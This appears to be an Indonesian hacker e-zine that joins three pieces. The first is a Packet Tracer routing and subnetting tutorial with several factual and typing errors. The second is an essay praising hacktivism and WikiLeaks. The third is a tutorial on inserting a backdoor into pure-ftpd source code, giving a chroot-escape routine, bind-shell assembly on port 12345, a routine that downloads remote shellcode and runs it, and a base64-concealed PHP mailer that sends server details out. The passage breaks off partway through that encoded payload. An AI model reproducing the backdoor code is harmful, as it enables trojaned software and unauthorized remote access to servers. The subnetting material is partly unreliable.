
```
surabaya(config)#int fa 0/1
surabaya(config-if)#Description Link to malang
surabaya(config-if)#ip address 192.68.0.204 255.255.255.0
surabaya(config-if)#no shutdown
surabaya(config-if)#+
```



**- Merouting Router dengan Router RIP**

```
surabaya#configure terminal
surabaya(config)#router rip
surabaya(config-router)#network 162.16.0.0
surabaya(config-router)#networdk 192.68.0.0
surabaya(config-router)#^Z
surabaya#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
surabaya#
```

klo semua kabel nya udah hijau.. berarti dah sukses.. tinggal ping aja IP Addressnya..  
selamat mencoba.. walau hanya sederhana.



tambahan lagi kaka.. ada ilmu dikit lagi nih.. ane share iia

Disini saya pasang 3 buah server.. Sever DNS, WEB dan DHCP  
dan 3 buah PC di kasih DHCP aja untuk cabang surabaya

### **1. Setting Server DNS**

IP Address : 172.16.40.1  
Subnet Mask : 255.255.0.0  
Default Gateway : 172.16.40.254  
DNS : 172.16.40.1  
Service HTTP = Off  
Service DHCP = Off  
Service TFTP = Off  
Setting DNS = On  
- Domain Name= [www.jancok.com](http://www.jancok.com)  
- Ip Address= 172.16.40.2

### **2. Setting Server WEB**

IP Address : 172.16.40.2  
Subnet Mask : 255.255.0.0  
Default Gateway : 172.16.40.254  
DNS : 172.16.40.1  
Service HTTP = On  
Service DHCP = Off  
Service TFTP = On  
Setting DNS = Off

### **3. Setting Server DHCP**

IP Address : 172.16.40.3  
Subnet Mask : 255.255.0.0  
Default Gateway : 172.16.40.254  
DNS : 172.16.40.1  
Service HTTP = Off  
Service DHCP = On  
- Start IP Address : 172.16.40.10  
- Max. Number of User : 100  
Service TFTP = Off  
Setting DNS = On

Untuk Jaringan PC yang di malang :

### **1. Komputer P1**

IP Address : 192.168.0.10  
 Subnet Mask : 255.255.255.0  
 Default Gateway : 192.168.0.254  
 DNS : 172.16.40.1

### **2. Komputer P2**

IP Address : 192.168.0.11  
 Subnet Mask : 255.255.255.0  
 Default Gateway : 192.168.0.254  
 DNS : 172.16.40.1

ini cuman simulasi routing packet tracer aja kaka... yang sy buat itu cuma jaringan dari SURABAYA-MALANG nah setting routernya simplenya gitu ajah

penonton : loh cm gtu ajah??terus ngapain susah-susah bikin server Surabaya-malang :P  
 orang ganteng stock terakhir : hehehe sabar kaka,neeh masih ada lanjutannya kok ;)

Bener juga,ngapain iia susah-susah building network surabaya-malang kl kagak tau juntrungannya  
 Intinya,dengan hasil riset ini kita bisa mendapatkan sedikit pelajaran tentang :

1. penentuan class IP address pada jumlah pc
2. menentukan network ID dan host ID
3. perhitungan subnetting

### **Awal bilangan segment**

IPV4 itu yang terdiri dari 4 segment xxx.xxx.xxx.xxx = 32 bit dimana 1 segment = 1 byte = 8bit  
 nilai total dari masing2 segment adalah 255 itu diambil dari perpangkatan 2 pangkat bilangan dari 0-7  
 nilainya  $128+64+32+16+8+4+2+1= 255$  bila nilai 255 maka nilai bit persegment = 1 1 1 1 1 1 1 1

misal IP 192.168.10.1 / 24 maka nilai IP segment pertama : 1 1 0 0 0 0 0 . 1 0 1 0 1 0 0 . 0 0 0 0 1 0 1 0 .  
 0 0 0 0 0 0 1 192 . 168 . 10 . 1

dan / 32 adalah subnet masknya dari jumlah bitnya.. 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 . 1 1 1 1 1 1 1 . 0 0 0 0  
 0 0 0 0 255 . 255 . 255 . 0

### **IP address**

class A, range 1-126, IP Private 1.0.0.1 s/d 126.255.255.254, subnet mask 255.0.0.0  
 class B, range 128-191, IP Private 128.0.0.1 s/d 191.255.255.254, subnet mask 255.255.0.0  
 class C, range 191-223, IP Private 191.0.0.1 s/d 223.255.255.254, subnet mask 255.255.255.0

nb :

IP 127.0.0.1 itu untuk IP loopback/ localhost  
 IP 0.0.0.0 dan 255.255.255.255 untuk broadcast

untuk class D dan E yang mensimulasikan server DNS untuk cabang surabaya dah jarang di gunakan, jadi yang ini aja ya

contoh :

IP class A, misal : 100.10.10.1

maka subnet mask : 255.0.0.0

IP class B, misal : 172.16.10.1

maka subnet mask : 255.255.0.0

IP class C, misal : 192.168.10.1

maka subnet mask : 255.255.255.0

## **NETWORK dan HOST**

class A, Network ID W.0.0.0, Host ID 0.X.Y.Z, jumlah PC 16,777,214 hosts

class B, Network ID W.X.0.0, Host ID 0.0.Y.Z, jumlah PC 65,532 hosts

class C, Network ID W.X.Y.0, Host ID 0.0.0.Z, jumlah PC 254 hosts

contoh:

IP class A, misal : 100.10.10.1

maka Network ID : 100.0.0.0

dan Host ID : 0.10.10.1

IP class B, misal : 172.16.10.1

maka Network ID : 172.16.0.0

dan Host ID : 0.0.10.1

IP class C, misal : 192.168.10.1

maka Network ID : 192.168.10.0

dan Host ID : 0.0.0.1

## **SUBNETTING**

rumus:

1. Mencari IP Pertama = 2<sup>65</sup>-jumlah nilai range terakhir
2. Jumlah Network ID =  $2^x - 2$  dimana, x = nilai bit pada segment terakhir yang bernilai 1
3. Jumlah Host ID =  $2^y - 2$  dimana, y = nilai bit pada segment terakhir yang bernilai 0

defaut subnet:

/8 = 255.0.0.0

/16 = 255.255.0.0

/24 = 255.255.255.0

dimana subnetting hanya menentukan jumlah dari Network ID dan Jumlah Host ID

## CONTOH KASUS SUBNETTING

IP address 202.100.40.2 / 30

maka :

class = C

Netwok ID : 202.100.40.0

Host ID : 0.0.0.2

subnet mask awal 255.255.255.0 menjadi : 255.255.255.252 dimana /30 : 11111111 . 11111111 . 11111111 . 11111100 = 30 bit 255 . 255 . 255 . 252

maka :

1. IP pertamanya adalah :  $256 - 252 = 4$
2. Jumlah Netwok ID :  $2^6 - 2 = 30$  netwok
3. Jumlah Host ID :  $2^2 - 2 = 2$  host

jadi:

```
i ----- ii ----- ii
i IP subnet : 202.100.40.4 ----- ii IP subnet : 202.100.40.8 ----- ii
i IP host : 202.100.40.5 ----- ii IP host : 202.100.40.9 ----- ii
i IP host : 202.100.40.6 ----- ii IP host : 202.100.40.10 ----- ii
i IP Broadcast : 202.100.40.7 ----- ii IP Broadcast : 202.100.40.11 ----- ii
i ----- ii ----- ii
===== Network 1 ===== ii ===== Network 2 ===== ii == selanjutnya sampe Network 30 ===
```

Seep akhirnya kita ketahui hasil dari riset simulasi routing dengan packet tracer yg menghubungkan jaringan Surabaya-malang

Semoga bermanfaat,dan bisa membantu teman-teman yg sedang mempelajari jaringan ☺ salam dari saya,CAKILL SCHUMBAG orang ganteng stock terakhir

Special Thank's to :

*dist0rsi team : black\_nation,sockaddr\_in,vamp\_slayer,n00b/saibot,mawar\_hitam,*

*peri.carding,shredder.g1rl (your still the one,terima kasih atas kecantikanmu) and stupiditty.*

*Devilzc0de crew : ketek,blacknote,notes,qrembiesz,whitehat,blu3kid55,chaer,kiddies,mywisdom,petaimati dan petaihidup,darkslayer and all staff and member,thank's for you all brotherhood*

*Sejauh yg kami ketahui : Supaya tambah lancar coba gunakan Switch biar configurasinya pake serial trus gk sah pake fa1/0, fa2/0 tapi kalau switchnya bnyak boleh juga she,pake fa1/0, fa2/0 dst.*

## Refleksi WikiLeaks: Hacktivism dan Politik Global

---

Oleh: Nofia Fitri

Sang hacker-jurnalis Rick Cook dalam novel populernya *Wizardry Compiled* mengungkapkan “*it is never the technical stuff that gets you in trouble. It is the personalities and the politics.*” Dari sepenggal kalimat tersebut dapat ditangkap sekilas ‘pesan’ terkait kontroversi wikileaks, organisasi whistleblower yang menghebohkan dunia setelah diterbitkannya ribuan kawat diplomasi AS serta kasus dugaan penyelewengen seksual Julian Assange sang pendiri situs pembocor dokumen rahasia-rahasia negara tersebut. Bahwa fenomena wikileaks bukan semata aksi mengabaikan hukum dengan melegalkan aktivitas *hacking* komputer untuk membocorkan dokumen-dokumen rahasia negara yang mempublikasikannya dianggap tidak bertanggungjawab, melainkan lebih kepada persoalan ‘convictions’ tentang politik dunia hari ini serta wawasan dan pandangan dari para aktivis-aktivis cyber. Jauh sebelum para aktivis cyber melihat politik hari ini dimana pola-pola kepemimpinan otoritarian membatasi kebebasan individu, mengakarnya politik konspirasi, menghegemoninya kepentingan kapitalis serta pelanggaran Hak Asasi Manusia (HAM) oleh penguasa Jean-Jacques Rousseau sudah terlebih dahulu menegaskan “*politics is neither religion nor morality.*”

### **Electronic Civil Disobedience**

Fenomena wikileaks dimana kemajuan teknologi melalui dunia cyber digunakan untuk tujuan-tujuan politik sesungguhnya bukan sesuatu yang baru. Tahun 1998 digegerkan dengan kasus ‘JE’ seorang hacker muda Inggris yang berhasil mengakses sekitar 300 website di dunia termasuk India's Bhabha Atomic Research Centre, dengan menyusupkan pesan anti-nuklir. Komunitas cyber pro-demokrasi yang menamakan dirinya *Hong Kong Blondes* menyusupkan pesan tentang HAM dan pengungkapan kasus Tiananmen melalui website pemerintah China sementara aksi cyber mendukung gerakan Zapatista dimotori oleh komunitas yang menamakan dirinya *the Electronic Disturbance Theater (EDT)* berawal di 1994 berujung dengan diaksesnya situs pribadi presiden Meksiko, selain menciptakan software *floodnet* untuk mengundang partisipasi massa. Yang juga menarik misalnya *concern* komunitas hackers British *the Electrohippies* terhadap isu-isu globalisasi yang secara terang-terangan menolak *World Trade Organization (WTO)*, hingga pesan-pesan kolompok ‘political crackers’ *World's Fantabulous Defacers* dalam memperjuangkan Palestina dan Kasmir. Tak ketinggalan komunitas hackers Portugal *Urban KaOs* dalam hal pembelaan mereka atas kemerdekaan Timor-timur yang berhasil menyusupi website pemerintah Indonesia ditahun 1990-an. Kelompok-kelompok *hacktivist* tersebut dianggap terinspirasi kuat oleh eksistensi sebuah komunitas hackers berbasis di Texas *the Cult of the Died Cow (cDc)* pencipta *Goolag*, dan menjadi kelompok hackers pertama yang mempopori istilah *Electronic Civil Disobedience (ECD)*. Sementara itu sungguh masih hangat ditelinga bagaimana komunitas pendukung wikileaks *Anonymous-Anonops* melancarkan aksi pembalasan dendam (*payback*) terhadap VISA, Mastercard dan Paypal dengan dalih memperjuangkan ‘kebebasan’ dalam dunia cyber. Kasus-kasus hacking terbesar ini bagi sebagian pihak dianggap sebagai sebuah pergerakan berarti ‘revolusi teknologi’ dalam hal kepedulian kaum cyber (hacker-aktivis) terhadap konstalasi politik global, karenanya semakin mempopulerkan istilah *hacktivism*.

Istilah *hacktivism* mungkin tidak terlalu akrab ditelinga masyarakat umum. Istilah ini mendefinisikan bagaimana kemampuan teknis-komputer digunakan untuk tujuan-tujuan politik, dan dapat digolongkan sebagai aksi pembangkangan civil menggunakan media teknologi atau *Electronic Civil Disobedience*. Melalui disertasi menarik doktoral ilmu politiknya di Harvard yang tak tanggung-tanggung di bimbing oleh Sidney Verba, Alexandra Samuel mengutip dari Denning (1999) yang mengumpamakan *hacktivism* sebagai “*the marriage of political activist and computer hacking.*” Desersi yang bertujuan untuk mengurai tali pengikat antara dunia hacking dan aktivitas politik itu melihat bagaimana kemajuan teknologi dengan bermunculannya hackers yang memiliki *concern* terhadap politik sebagai bentuk partisipasi politik di era modern. Sementara Graham Meikle sebagaimana dikutip dari *Hacking Global Justice* mendefinisikan *hactivism* jauh lebih detail sebagai:

“*an engaged politics which seeks solutions in software in the search for a spesific technological fix to a social problem. So it refers to any use of computer technology for political ends, including diverse on-line practices: cross-border: information sharing, action planning and coordination via personal emails: chat rooms and electronic distribution list.*”

Hacktivism adalah suatu kepedulian politik aktivis cyber yang dibangun atas kesadaran para pelakunya. Pola gerak para aktivis-aktivis cyber tersebut selain dilandasi prinsip dasar seorang hacker tentang kebebasan juga pengetahuan dan wawasan mereka mengenai konstalasi politik global. Melalui “The Hacktivismo Declaration” c0de menegaskan “*we will study ways and means of circumventing state sponsored censorship of the Internet and will implement technologies to challenge information rights violations.*”

THAT STATE-SPONSORED CENSORSHIP OF THE INTERNET IS A SERIOUS FORM OF ORGANIZED AND SYSTEMATIC VIOLENCE AGAINST CITIZENS, IS INTENDED TO GENERATE CONFUSION AND XENOPHOBIA, AND IS A REPREHENSIBLE VIOLATION OF TRUST.

(Hacktivismo and Cult of the Dead Cow 2001)

### **Hackers' Convictions dan Kontroversinya**

Sebelum publik jauh menterjemahkan *hacktivism* dalam prakteknya penting untuk kembali kepada pemahaman dasar tentang aktivitas hackers dan prinsip-prinsip yang mereka yakini, mempertimbangkan arus informasi yang sampai kepada kalangan publik tidak selamanya dapat dibenarkan. Ada satu hal yang menggelitik ketika dalam sebuah wawancara online dengan Al-Jazeera, seorang professor Jurnalistik di Mesir menyebut hacker sebagai ‘*a semi-criminal.*’ Pandangan seperti inilah yang umum sampai kepada telinga masyarakat, padahal sesungguhnya hacker adalah hacker, seseorang yang memahami komputer dan jauh mengeksplorasi pengetahuan dan keahliannya untuk menemukan solusi bagi masalah-masalah teknis. Mereka dapat menjadi kriminal jika melakukan aksi-aksi kriminal, sama halnya dengan professor atau dokter yang juga dapat menjadi kriminal jika melakukan aksi-aksi kriminal. Satu prinsip penting hackers dalam aktivitas-aktivitas mereka adalah bahwa mereka meyakini tentang peran krusial mereka sebagai promotor kebebasan informasi melalui dunia cyber. Peran ini lah yang kadang menjerumuskan hackers kedalam aksi kriminal sebagaimana dalam aktivitas *hacktivism* yang dapat digolongkan atas legal dan illegal.

Legal atau illegalnya aksi hacking komputer memang masih sebuah isu bergerak dalam dunia maya dan *real*, dimana upaya mengkodifikasi hukum-hukum cyber masih terus menuai kontroversi ketika bersentuhan dengan prinsip kebebasan informasi dan berekspresi. Namun demikian dalam pandangan dasarnya aksi-aksi hacktivism berupa *site defacement*, *Denial of Service* (DoS) sampai *political cracker* berupa perusakan website misalnya digolongkan illegal karena sifatnya yang merusak dan merugikan korban. Sementara *virtual sit-ins* digolongkan aksi legal yang lebih bersifat persuasif dengan melibatkan pengguna-pengguna internet secara global sebagai bentuk kesadaran pribadi. Aksi *virtual sit-ins* dianggap merefleksikan prinsip demokrasi dalam dunia maya, dimana para pengguna internet diundang untuk turut mendukung satu aksi *hacktivism* seperti melakukan *voting* politik.

Ide-ide dasar aktivitas *hacktivism* sesungguhnya adalah tentang kebebasan berekspresi, memperoleh informasi, memperjuangkan hak asasi manusia (HAM), hingga mempromosikan satu pandangan politik individu atau kelompok. Bagi hacktivist, setiap aksi yang mereka lakukan dilandasi oleh prinsip-prinsip kemerdekaan yang mereka yakini sebagaimana Steven Levy dalam bukunya Hackers (1984): informasi harus bebas, menolak otoritas dan mempromosikan prinsip distribusi. Dalam *the Conscience of Hackers*, the Mentor yang dikenal sebagai ‘bapak hacker’ sudah terlebih dahulu mempromosikan pembelaan atas aktivitas hacker dan tuduhan kriminalitas. Manifesto yang dicetuskan tersebut sangat bernuansa pemberontakan terhadap kenyataan dunia modern.

“....tapi bagi kalian kami penjahat. Kami adalah penjahat, sedangkan kalianlah yang membuat bom nuklir, mengobarkan perperangan, membunuh, berbuat curang, berbohong, dan berusaha membuat kami percaya bahwa itu semua demi kebaikan kami. Ya aku adalah penjahat. Kejahatanku adalah keingintahuanku. Kejahatanku adalah menjadi lebih pintar dari kalian, sebuah dosa yang tidak akan bisa kalian ampuni... Kau bisa menghentikan satu, tapi kau tak akan bisa menghentikan semuanya....”

Sementara *manifesto of hackers* versi Mckenzie Wark menekankan “*whatever code we hack, we create the possibility of new things entering the world.*” Aktivitas hacking memang secara umum melahirkan trobosan-trobohan baru dalam dunia komputer dan internet, namun bagi sebagian kalangan kondisi tersebut mengacu kepada apa yang disebut ‘kebablasan teknologi.’ Dengan menggunakan pendekatan filsafat misalnya, “*A Question about Technology*” sebuah literatur paling populer dalam memahami kemajuan teknologi dengan pendekatan filsafat. Dalam buku yang sering menjadi referensi tersebut, Heidegger sang filsuf abad modern melihat kemajuan teknologi sebagai sebuah ‘sinyal’ yang menghancurkan batas-batas kemanusiaan, atau dalam istilah Borgmann ‘komputer sebagai produk *hyperintelligen*.’ Namun demikian persoalan apakah aktivitas komputer dan penggunanya sudah melampaui batas-

batas moral-kemanusian sesungguhnya adalah sesuatu yang begitu abstrak untuk dijelaskan ketika mereka bersentuhan dengan politik, sama halnya dengan politik itu sendiri.

Ted Julian dari Yankee Group menilai perkembangan *hacktivism* melalui sepenggal kalimatnya "*when we look back years from now we'll see this as a tipping point in 'hactivism' going from largely a theoretical threat to something that's more a day-to-day issue.*" Sementara jika aksi-aksi aktivis cyber bagi beberapa kalangan dinilai sebagai bentuk aksi terrorisme, Conway berargumentasi:

*"Hacktivists, although they use the Internet as a site for political action, are not cyberterrorists either. They view themselves as heirs to those who employ the tactics of trespass and blockade in the realm of real-world protest. They are, for the most part, engaged in disruption not destruction.*

### **Wikileaks dan Keyakinan Hacktivists**

Marshall McLuhan pernah mengungkapkan sebagaimana dikutip Klein "*World War III would be a guerilla information war with no division between civilian and military participation.*" Ungkapan tersebut seolah menjadi kenyataan menutup tahun 2010 ketika fenomena wikileaks akhirnya mencuat ke permukaan dengan keterlibatan ahli IT militer AS pratu Bradley Manning. Apa yang menjadi alasan Manning terkait aksinya mensuplai dokumen-dokumen rahasia AS kepada wikileaks sesungguhnya adalah apa yang diyakini kaum hackers. Ia mengakui perbuatannya dilandasi sebuah keyakinan bahwa suatu data terkait publik luas adalah milik umum dan karenanya informasi harus bebas diperoleh oleh publik.

Didirikan 2006, setelah empat tahun wikileaks akhirnya menempati *headline* utama nyaris disetiap media internasional, bahkan beberapa dari mereka menggolongkan pemberitaan wikileaks sebagai isu terpopuler sepanjang 2010. Yang menarik dari wikileaks adalah sosok misterius Julian Assange yang berpendirian kuat dan berani mengambil resiko yang membahayakan dirinya terkait kerja-kerja wikileaks. Kiranya pendirian sang *founder* yang juga hacker-jurnalis tersebut terefleksi dari sebuah keyakinan sebagaimana ia menulis dalam blog pribadinya:

*"A man in chains knows he should have acted sooner for his ability to influence the actions of the state is near its end. To deal with powerful conspiratorial actions we must think ahead and attack the process that leads to them since the actions themselves can not be dealt with.*

Sementara kelompok hackers pendukung wikileaks menyatakan dukungan mereka sebagaimana mereka meyakini prinsip kebebasan.'

*"We're against corporations and government interfering on the internet," Coldblood added. "We believe it should be open and free for everyone. Governments shouldn't try to censor because they don't agree with it. Anonymous is supporting WikiLeaks not because we agree or disagree with the data that is being sent out, but we disagree with any form of censorship on the internet. If we let WikiLeaks fall without a fight then governments will think they can just take down any sites they wish or disagree with."*

Para pelaku *hacktivism* menyatakan bahwa dalam berkontribusi terhadap dunia, maka yang mereka lakukan adalah melakukan apa yang mereka bisa, menggunakan keterampilan yang mereka punya. Suatu aktivitas yang semakin mengkrucut memunculkan istilah-istilah seperti '*hacking global justice*' dan '*human right hacking*', hingga '*high-tech politics*' ini memperlihatkan suatu fenomena bagaimana aktivitas hacking semakin mewarnai konstalasi politik global dan memberikan suatu wajah baru tentang keterlibatan publik dan dunia modern. Kiranya apa yang menjadi isi kepala kaum hacktivist dapat terefleksikan melalui kalimat berikut: "ketika pemerintah-pemerintah di dunia memilih cara perang, berlomba-lomba membangun kekuatan nuklir, dan menciptakan pembohongan publik dengan dalih memberikan damai pada bumi, maka setiap hacker pun berhak memilih cara hacking dengan dalih memberikan damai pada bumi."

### **Kontribusi Politik Global**

Di Era modern sebagaimana Naomi Klein mengungkapkan '*hacking computer*' menjadi '*new tool*' dalam dunia politik. Klein menulis "*imagine if computer hackers, the daredevils of the networked world, suddenly became principled political activists.. if they had a mission besides breaking and entering; if they had more to prove than that they are smarter than whoever designed your computer system, if their targets were selected as part of well organized, thoroughly researched, international human rights campaigns*" sebagai kalimat pembuka artikelnya. Klein bisa jadi mengajak publik untuk memulai dengan berimajinasi, merefleksi ungkapan sang filosofi yang juga bapak ekonomi Adam Smith "*the greater our imagination, the wider our scope for acting for placing ourselves within a perceived order.*" Kenyataan hari ini dikaitkan dengan kasus wikileaks memperlihatkan ajakan berimajinasi Klein menempatkan manusia pada posisi yang semakin mapan dalam profesinya. Kontroversi wikileaks sesungguhnya

mendorong dunia hari ini menjadi semakin hidup dengan semakin bergairahnya jurnalisme-investigasi, semakin aktifnya publik dalam merespon konstalasi politik global ditandai dengan semaraknya *comment-comment* berkualitas terkait wikileaks yang terpublish di berbagai media, blog pribadi sampai organisasi, serta suatu kenyataan bahwa pemerintah-pemerintah dunia didorong untuk mengoreksi diri baik perbaikan sistem keamanan komputer, etika diplomasi sampai isu '*open government*.' Hal yang paling fundamental adalah menterjemahkan kembali makna kebebasan yang berujung kepada mentelaah lebih dalam prinsip-prinsip 'demokrasi.'

Keck dan Sikkink dalam *Activists Beyond Borders*, sebuah riset tentang *the rise of transnational networks of activists* memperlihatkan dalam temuan mereka: "*advocacy networks are helping to transform the practice of national sovereignty and an important part of an explanation for changes in world politics. These networks try not only to influence policy outcomes, but to transform the terms and nature of the debate.*" Temuan riset ini memperlihatkan bahwa aktivitas-aktivitas lintas negara berupa jejaring luas seperti yang dirakit melalui internet mempengaruhi proses kebijakan serta mentranformasikan gagasan-gagasan tentang politik global hari ini. Kerja hacktivist melalui aktivitas hacking-politiknya dalam perkembangannya telah memberi suatu bentuk tersendiri terhadap konstalasi politik global.

Dengan demikian merefleksi wikileaks sesungguhnya adalah melihat suatu kenyataan bahwa koneksi global yang melibatkan para aktivis cyber telah memberikan wajah baru bagi politik dunia hari ini dan yang akan datang. Karenanya dalam frame ilmu politik, fenomena wikileaks ataupun aksi *hacktivism-hacktivism* lainnya adalah satu bentuk keterlibatan politik masyarakat civil (partisipasi politik) di dunia modern dalam konstalasi politik global. Dengan demikian *hacktivism*, keberadaan *whistleblower* sesungguhnya hanyalah sebagian dari 'tools' yang dianggap dapat mencapai tujuan-tujuan politik dengan melibatkan kalangan publik, sebagaimana juga pernah diungkapkan Klein.

Wikileaks bisa saja dimusnahkan hari ini juga dan Julian Assange dikirim ke Guantanamo dengan mudah, tapi 'jiwa' yang mengakar dalam diri para aktivis cyber dapat memunculkan ribuan organisasi *whistleblower* yang sama dan melahirkan jutaan Julian Assange-Julian Assange yang lain. Yang masyarakat dunia perlu lakukan hari ini adalah terus belajar tentang bagaimana berkontribusi dengan keterampilan yang mereka punya, bahwa setiap individu sesungguhnya bisa merubah dunia, *hack the planet* dan bebaskan dunia ini.

## Refleksi Penutup

Dialog anak tentang figur pahlawan mereka....

*Anak 1:*

Pahlawanku sungguh bersayap, ia terbang dari langit yang tinggi kemudian menginjakkan kakinya dibumi, membasmikan musuh-musuh yang ingin menguasai dunia dan berambisi melenyapkan umat manusia. Ia adalah superman, dan siapakah yang lebih hebat darinya?

*Anak 2:*

Pahlawanku tidak memerlukan sayap untuk melompat bebas setinggi-tingginya di udara. Ia memiliki senjata ampuh, berupa jaring-jaring mematikan yang dengan sekilas keluar dari ujung-ujung jarinya, dan dalam sekejap dapat melumpuhkan musuh dan membuat mereka tak berdaya. Ia adalah spiderman, dan siapakah yang lebih hebat darinya?

*Anak 3:*

Pahlawanku memang tidak bersayap seperti Superman, namun ketika ia berada diketinggian, ia bersayap pengetahuan yang dapat membawa mereka terbang bebas menjelajahi dunia cyber demi menemukan musuh-musuh umat manusia, bahkan yang bersembunyi dibalik konspirasi sekalipun. Jari-jarinya pun tak mungkin mengeluarkan jaring-jaring mematikan seperti Spiderman, namun ketika mereka berada diketinggian, jari-jari tersebut sangat terampil, bergerak lincah memberikan perintah kepada benda supermaya demi memberikan kedamaian dimuka bumi. Mereka berada diketinggian ketika mereka sudah mampu mengendalikan ego, memahami etika dan memiliki *sense of humanity* yang tinggi.

*Anak 1 dan2: Siapakah pahlawanmu?*

*Anak 3: Codeman...*

\*Penulis adalah lulusan Ilmu Politik Universitas Nasional, saat ini mahasiswa M.A Program, Department of International Relations Eastern Mediterranean University (TRNC/Turkey), *concern* terhadap isu-isu demokrasi sebagaimana aktivitasnya dalam PSIK-Indonesia.

Email penulis di [nofia.fitri@yahoo.com](mailto:nofia.fitri@yahoo.com), blog: [kafiasbigprojects.blogspot.com](http://kafiasbigprojects.blogspot.com)

## Menyisipkan Backdoor ke Source Code Daemon pure-ftpd-1.0.29

---

Penulis : mywisdom

Dalam kesempatan kali ini, kita akan membahas tentang pemasangan backdoor ke dalam source code asli daemon open source yang dibuat dalam bahasa C.

Contoh daemon yang akan coba kita backdoor : pure-ftpd-1.0.29,yang merupakan versi daemon pureftpd terbaru saat ini (8 Jan 2011).

\* Backdoor pada source code pure-ftpd-1.0.29

Untuk eksperimen source code bisa didownload di:

<http://download.pureftpd.org/pub/pure-ftpd/releases/pure-ftpd-1.0.29.tar.gz>

(15-Mar-2010 15:44 ) setelah download ekstrak:

***tar zxvf pure-ftpd-1.0.29.tar.gz***

ok kita akan mencoba memasang backdoor simple yang bertujuan mengirimkan email ke kita, rutin eksekusi /bin/sh, adduser.

untuk menyisipkan backdoor kita akan mengedit 2 file saja yaitu file main.c dan ftpd.h di direktori src, berikut ini isi file asli sebelum kita sisipkan backdoor:

mywisdom@mywisdom-Vostro1310:/root/trojan/pure-ftpd-1.0.29/src\$ cat main.c

```
#include <config.h>
#include "ftpd.h"
int main(int argc, char *argv[])
{
    return pureftpd_start(argc, argv, NULL);
}
```

- rutin-rutin backdoor

kita akan sisipkan rutin backdoor yang terdiri dari rutin-rutin berikut ini:

- rutin break chroot (opsional)

```
void mremapx()
{
    mkdir("sh",0755);
    chroot("sh");
    chroot("../..../..../..../..../..../..../..../..");
}
```

-runtin bind port 12345

<http://packetstorm.austin2600.net/shellcode/devilzc0debindport.asm.txt>

---

*;devilzc0de port bind shell @port 12345*

*;c0d3r: mywisdom ([http://web.archive.org/web/\\*/](http://web.archive.org/web/*/)<http://solhack.ath.cx>)*

*;special thanks: gunslinger\_, flyv666,kiddies,petimati,devil nongkong,whitehat,marco poppies,v3n0m,c0mrade, and all my friend*

**global \_start**

**\_start:**

*push byte 2*

*pop eax*

*int 80h*

*jmp soket*

**soket:**

*push byte 0 ; simpan 0 ke stak*

*push byte 1 ; simpan 1 ke stak*

*push byte 2 ; simpan 2 ke stak*

*mov eax, 102 ;syscall nomor 102 register ax*

*mov ebx, 1*

*mov ecx, esp ; pointer ke stak*

*int 80h*

*mov edx, eax*

**binder:**

*;simpan semua argumen yang diperlukan ke stack*

*push byte 0*

*push byte 0*

*push byte 0*

*push word 0x3930*

*push word 2*

*mov ebx, esp*

*push byte 16*

*push ebx*

*push edx*

*mov eax,102 ;persiapan socket call*

*mov ebx,2*

*mov ecx,esp*

*int 80h*

**lisen:**

*push byte 0x1*

*push edx*

*mov eax,102*

*mov ebx,4*

*mov ecx,esp*

*int 80h*

*acep:*

```
push byte 0
push byte 0
push edx
mov eax,102
mov ebx,5
mov ecx,esp
int 80h

mov edx, eax
```

*siap\_fd:*

```
mov eax,63
mov ebx,edx
mov ebx,2
int 80h

mov eax,63
mov ebx,edx
mov ecx,1
int 80h

mov eax,63
mov ebx,edx
mov ecx,0
int 80h
```

*eksekusi:*

```
push BYTE 11
pop eax
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
push ecx
mov edx, esp
push ebx
mov ecx, esp
int 80h
```

*bersih2:*

```
push byte 0x06
pop eax
int 80h
```

*keluar:*

```
push byte 0x01
pop eax
int 80h
```

---

rutin untuk backdoor bind port:

```
void bdx()
{
    system("lwp-download http://packetstorm.austin2600.net/shellcode/devilzc0debindport.asm.txt
/tmp/bdx.asm");
    system("nasm -f elf /tmp/bdx.asm");
    system("ld -o bdx bdx.o");
    system("./bdx &");
}
```

- rutin pengirim email ke email kita

untuk mengirimkan email di sini kita pergunakan email : antonsoft\_2004@yahoo.com  
berikut ini template php yang akan digunakan:

```
<?php
error_reporting(0);
$filename = '/tmp/.dattx';
if (!(file_exists($filename)))
{
$server=$_SERVER['SERVER_NAME'];
$ip=$_SERVER['SERVER_ADDR'];
$skrip=$_SERVER['SCRIPT_FILENAME'];
$dokroot=$_SERVER['DOCUMENT_ROOT'];
$referer=$_SERVER['HTTP_REFERER'];
$to = "antonsoft_2004@yahoo.com";
$subject = "opla bos $ip";
$message = "$server \n $ip \n $skrip \n $dokroot \n $referer \n ";
$headers = "";
mail($to,$subject,$message,$headers);
passthru("touch /tmp/.dattx");
}
?>
```

setelah didecode ke base64 menjadi:

```
<?php
$sh="ZXJyb3JfcmVwb3J0aW5nKDApOw0KJGZpbGVuYW1lID0gJy90bXAvLmRhdHR4JzsNCmlmICghKGZp
bGVfZXhpc3RzKCRmaWxlbmFtZSkpKSANCnsNCiRzZXJ2ZXI9JF9TRVJWRVJbJ1NFUIZFUI9OQU1F
J107DQokaXA9JF9TRVJWRVJbJ1NFUIZFUI9BRERSJ107DQokc2tyaXA9JF9TRVJWRVJbJ1NDUkIQ
VF9GSUxFTkFNRSddOw0KJGRva3Jvb3Q9JF9TRVJWRVJbJ0RPQ1VNRU5UX1JPT1QnXTsNCiRyZWZl
cmVyPSRfU0VSvkvSWydlVFRQX1JFRkVSrvlnXTsNCiR0byA9ICJhbnRvbnNvZnRfMjAwNEB5YWhv
by5jb20iOw0KJHN1YmplY3QgPSAid29vdCAkaXAiOw0KJG1lc3NhZ2UgPSAiJHNlcnZlcibcbiAk
aXAgXG4gJHNrclwlFxuICRkb2tyb290lFxuICRyZWlcmVylFxuICl7DQokaGVhZGVycyA9ICli
